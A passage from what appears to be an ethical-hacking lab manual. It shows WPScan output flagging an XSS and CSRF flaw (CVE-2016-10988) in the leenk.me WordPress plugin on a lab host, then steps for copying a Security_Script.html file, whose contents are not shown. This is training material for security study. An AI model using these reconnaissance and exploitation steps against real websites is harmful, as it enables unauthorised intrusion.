
[!] Title: leenk.me <= 2.5.0 - XSS & CSRF
Fixed in: 2.6.0
References:
- https://wpscan.com/vulnerability/357ecc42-98a3-465b-806e-46af71b133d6
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10988
- https://www.openwall.com/lists/oss-security/2016/04/16/4
- https://packetstormsecurity.com/files/136735/

Version: 2.5.0 (100% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/readme.txt
Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
- http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/readme.txt
```


36. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Desktop** from the drop-down options.




37. The **Desktop** window appears, copy **Security\_Script.html** file.




38. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.



